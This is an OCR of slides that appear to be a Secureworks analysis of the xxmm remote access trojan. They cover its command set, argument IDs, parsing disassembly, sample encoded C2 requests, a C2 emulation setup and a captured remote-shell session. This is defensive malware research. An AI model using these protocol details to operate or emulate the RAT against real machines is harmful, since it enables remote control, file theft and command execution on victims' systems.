
RAT Command: xxmm API

- GetSystemInformation
- DownloadExecute
- ChangeUrl
- ChangeTimeInterval
- Uninstall
- PlugIn
- PowershellEncodedCommand
- CreateProcessLow

RAT Command: Standard(?) API

- stdapi_execute_sleep
- stdapi_execute_commandgroup
- stdapi_syncshell_kill
- stdapi_syncshell_control
- stdapi_syncshell_open
- stdapi_cmd_kill
- stdapi_cmd_control
- stdapi_cmd_open
- stdapi_fs_search
- stdapi_fs_file_upload
- stdapi_fs_file_download
- stdapi_fs_file_excute
- stdapi_fs_GetLogicalDriver
- stdapi_fs_sha1
- stdapi_fs_md5
- stdapi_fs_file_move
- stdapi_fs_file_expand_path
- stdapi_fs_stat
- stdapi_fs_separator
- stdapi_fs_delete_file
- stdapi_fs_delete_dir
- stdapi_fs_mkdir
- stdapi_fs_chdir
- stdapi_fs_getwd
- stdapi_fs_ls

Based on Metasploit API?



Same name with Metasploit API

Command Details

Command	Argument 1	Argument 2	Argument 3	Result 1	Result 2	Result 3
GetSystemInformation	-	-	-	0x4001A	-	-
	-	-	-	System info	-	-
DownloadExecute	0x404D5	0x104D3	0x204D4	-	-	-
	File data	File path	Show flag	-	-	-
ChangeUrl	0x104F6	0x20529	-	-	-	-
	C2 URL	Server No.	-	-	-	-
ChangeTimeInterval	0x204F7	-	-	-	-	-
	New interval	-	-	-	-	-
Uninstall	0x20535	-	-	-	-	-
	Run key flag	-	-	-	-	-
PlugIn	0x404D5	-	-	-	-	-
	file data	-	-	-	-	-
PowershellEncodedCommand	0x104F8	-	-	-	-	-
	Encoded PS command	-	-	-	-	-
CreateProcessLow	0x1052D	0x2052E	-	-	-	-
	Command line	Alt process	-	-	-	-

Command Details

Command	Argument 1	Argument 2	Argument 3	Result 1	Result 2	Result 3
stdapi_fs_ls	0x104B0	-	-	0x104B1	0x104B2	0x800004C4
	Target dir	-	-	File name	Full path	File stat
stdapi_fs_getwd	-	-	-	0x104B0	-	-
	-	-	-	Current dir	-	-
stdapi_fs_chdir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_mkdir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_delete_dir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_delete_file	0x104B2	-	-	-	-	-
	Target file	-	-	-	-	-
stdapi_fs_separator	-	-	-	0x1000A	-	-
	-	-	-	Path separator	-	-
stdapi_fs_stat	0x104B2	-	-	0x800004C4	-	-
	Target file	-	-	File stat	-	-

Command Details

Command	Argument 1	Argument 2	Argument 3	Result 1	Result 2	Result 3
stdapi_fs_file_expand_path	0x104B2	-	-	0x104B2	-	-
	Target path	-	-	Full path	-	-
stdapi_fs_md5	0x104B2	-	-	0x104B1	-	-
	Target path	-	-	MD5 digest	-	-
stdapi_fs_sha1	0x104B2	-	-	0x104B1	-	-
	Target path	-	-	SHA-1 digest	-	-
stdapi_fs_GetLogicalDriver	-	-	-	0x104B2	0x204D2	-
	-	-	-	Drive root	Drive type	-
stdapi_fs_file_execute	0x104D3	0x204D4	-	-	-	-
	Command line	Show flag	-	-	-	-
stdapi_fs_file_download	0x104B2	0x104B2	-	0x104B2	0x104B2	0x404D5
	Target path	Unknown	-	File path	Unknown	File data
stdapi_fs_file_upload	0x104B2	0x104B2	0x404D5	0x104B2	0x104B2	-
	Target path	Unknown	File data	File path	Unknown	-
stdapi_fs_search	0x104D0	0x104CF	0x804CE	0x104B2	0x104B1	0x204B4
	Target path	Target filename	Recursive flag	Dir	Filename	File size

Command Details

Command	Argument 1	Argument 2	Argument 3	Result 1	Result 2	Result 3
stdapi_cmd_open	0x104D3	0x2050A	-	0x2050A	-	-
	Alt shell	Terminate flag	-	PID	-	-
stdapi_cmd_control	0x404D6	-	-	0x404D6	-	-
	Shell command	-	-	Output	-	-
stdapi_cmd_kill	-	-	-	-	-	-
	-	-	-	-	-	-
stdapi_syncshell_open	0x104D3	-	-	-	-	-
	Alt shell	-	-	-	-	-
stdapi_syncshell_control	0x404D6	-	-	0x404d7	-	-
	Shell command	-	-	Output	-	-
stdapi_syncshell_kill	-	-	-	-	-	-
	-	-	-	-	-	-
stdapi_execute_commandgroup	0x404D8	-	-	-	-	-
	Command group	-	-	-	-	-
stdapi_execute_sleep	0x204D9	-	-	-	-	-
	Sleep time	-	-	-	-	-

Analyzing Arguments

Check getting item function

- e.g. ChangeUrl command

```
013B413D    mov     ebx, esi
013B413F    call    aa_parse_payload_items
013B4144    mov     [ebp+var_20], eax
013B4147    push    104F6h              ; ID
013B414C    mov     eax, esi
013B414E    call    aa_get_item_string_w
013B4153    pop     ecx
013B4154    mov     ebx, eax
            xor     edi, edi
            push    ebx                 ; lpString
            mov     [ebp+arg_4], edi
            call    ds:lstrlenW
            inc     eax
            push    eax                 ; cchWideChar
013B4164    push    ebx                 ; lpWideCharStr
013B4165    lea     ebx, [ebp+arg_4]
013B4168    call    aa_WideCharToMultiByte
```

There are several function call to parse arguments in command function

e.g. File Uploading

Request to upload C:¥hoge.txt

xxmm

Command request

Payload header	Items header	Item	Item	Item	Item
		0x10001	0x10002	0x104B2	0x104B2
		'stdapi_fs_file_download'	Timestamp	u'C:¥hoge.txt'	''

```
AAAAiAAAAAFg`y7o2T7BvTFDZDWFuR0Uuu7rlk0uUUytKzrp6Mxy`^AfuAHr1a(snip.)RHJp6p8
qQ5LppSwF4HoD4SRS3i8D5zMmHIxo9N1jtk89i992GlvEfWr1t57gl0LTZQXVihmeedUNbI!
```

C2 server

Payload header	Items header	Item	Item	Item	Item	Item	Item
		0x10001	0x10002	0x20004	0x104B2	0x104B2	0x404D5
		'stdapi_fs_file_download'	Time stamp	Status code	u'C:¥hoge.txt'	''	File data

```
GET /index.php?id0=d65d4f8a&id1=0&id2=f7547c11&id3=1&id4=AAAAiAAA(snip.)Izxj4ER6A^Dg!!&id6=10000
```

e.g. Remote Shell

To execute 'ipconfig'

xxmm

Command request

Payload header	Items header	Item		Item	
		0x10001	'stdapi_cmd_open'	0x10002	Timestamp

AAAAiAAAAAEmb`Wsg0WNLPFrSlzQT9Dd7lHE(snip.)sUsgDpsHqMRYh97zmm0lPnMW^utiDGkFFbNIpgva4QHcNx

Payload header	Items header	Item		Item		Item	
		0x10001	'stdapi_cmd_open'	0x10002	Timestamp	0x20004	Status code

GET /index.php?id0=55243eab&id1=0&id2=f7547c11&id3=1&id4=AAAAiAAAAAGiI(snip.)uBRuYfmCLbo!&id6=10000

C2 server

Command request

Payload header	Items header	Item		Item		Item	
		0x10001	'stdapi_cmd_control'	0x10002	Timestamp	0x404D6	'ipconfig'

AAAAiAAAAAFWzEmlvPSj8KASo0uPFhrzCEM5(snip.)haf6XHV8jpRQcXyU71sI`6Ul2MbbVvBpXGdaQuXZ3BlHl7

Payload header	Items header	Item		Item		Item		Item	
		0x10001	'stdapi_cmd_control'	0x10002	Timestamp	0x20004	Status code	0x404D6	output

POST /index.php?id0=44be644f&id1=0&id2=f7547c11&id3=1&id6=10000, id4=AAAAiAAAAAF(snip.)HiNsLOaIMa3

Proof of Analysis

C2 Emulation Environment

Create tiny script for C2 emulation

Create RSA key blobs

Execute xxmm main module in the fake internet environment

- You have to modify RSA keys in its config

Base Provider Key BLOBs

RSA key format can be imported by CryptImportKey API

- See https://docs.microsoft.com/en-us/windows/desktop/seccrypto/base-provider-key-blobs
  - We can create the key pair using PowerShell commands

rsa_server_public_key.bin

```
00000000  06 02 00 00 00 A4 00 00  52 53 41 31 00 04 00 00  ........RSA1....
00000010  01 00 01 00 4D B5 29 83  9C 5A 5D 42 22 17 CD CC  ....M.)..Z]B"...
00000020  03 16 24 1A E3 36 50 C4  33 D4 B7 B9 3E 09 0D 6D  ..$..6P.3...>..m
00000030  7D 28 F7 BF F2 8E AE 34  8D 88 70 27 33 CE CC 4E  }(.....4..p'3..N
00000040  18 50 27 5A ED 42 42 1D  AB AA 5F 57 56 62 F3 8A  .P'Z.BB..._WVb..
00000050  60 21 95 B3 B0 14 81 98  A7 BD B8 DD FA AA EB A1  `!..............
```

```
Add-Type -AssemblyName System.Security
$RSA = New-Object System.Security.Cryptography.RSACryptoServiceProvider
Set-Content "rsa_server_public_key.bin" -Value $RSA.ExportCspBlob($False) -Encoding Byte
Set-Content "rsa_server_private_key.bin" -Value $RSA.ExportCspBlob($True) -Encoding Byte

$RSA2 = New-Object System.Security.Cryptography.RSACryptoServiceProvider
Set-Content "rsa_client_public_key.bin" -Value $RSA2.ExportCspBlob($False) -Encoding Byte
Set-Content "rsa_client_private_key.bin" -Value $RSA2.ExportCspBlob($True) -Encoding Byte
```

Captured Packet

"dir" command execution

Length	Info
54	GET /index.php?id0=df384e86&id1=0&id2=a14b7b81&id3=0&id6=10000 HTTP/1.1
460	HTTP/1.0 200 OK
54	GET /index.php?id0=c96b7db5&id1=0&id2=a14b7b81&id3=2&id6=10000 HTTP/1.1
167	HTTP/1.0 200 OK
54	GET /index.php?id0=43799d1e&id1=0&id2=a14b7b81&id3=0&id6=5000 HTTP/1.1
149	HTTP/1.0 200 OK
54	GET /index.php?id0=4a07d6c6&id1=0&id2=a14b7b81&i
167	HTTP/1.0 200 OK
54	GET /index.php?id0=6ba16482&id1=0&id2=a14b7b81&i
468	HTTP/1.0 200 OK
54	GET /index.php?id0=48aa6019&id1=0&id2=a14b7b81&i
167	HTTP/1.0 200 OK
54	GET /index.php?id0=984dd258&id1=0&id2=a14b7b81&i
1530	POST /index.php?id0=0ce56a7c&id1=0&id2=a14b7b81&
149	HTTP/1.0 200 OK
167	HTTP/1.0 200 OK
54	GET /index.php?id0=3066e07a&id1=0&id2=a14b7b81&i
166	HTTP/1.0 200 OK

```
XXMM_ID_CMD_OUT: Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\you\Desktop\test>dir
 ♦ ♦ ♦ ♦  C ♦ ♦ ♦ ♦ ♦ ♦  ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦
 ♦ ♦ ♦ ♦ ♦  ♦ ♦ ♦ ♦ ♦ ♦ ♦  B8F7-08BC ♦ ♦

 C:\Users\you\Desktop\test ♦ ♦ ♦ ♦ ♦ ♦ ♦

2019/01/10  17:07    <DIR>          .
2019/01/10  17:07    <DIR>          ..
2018/09/10  11:57           241,152 out.exe
               1 ♦ ♦ ♦ ♦ ♦ ♦              241,152 ♦ ♦ ♦
               2 ♦ ♦ ♦ ♦ ♦ ♦ ♦ ♦   25,463,037,952 ♦ ♦ ♦ ♦ ♦ ♦ ♦

C:\Users\you\Desktop\test>
XXMM_ID_STATUS: 0
```


Secureworks®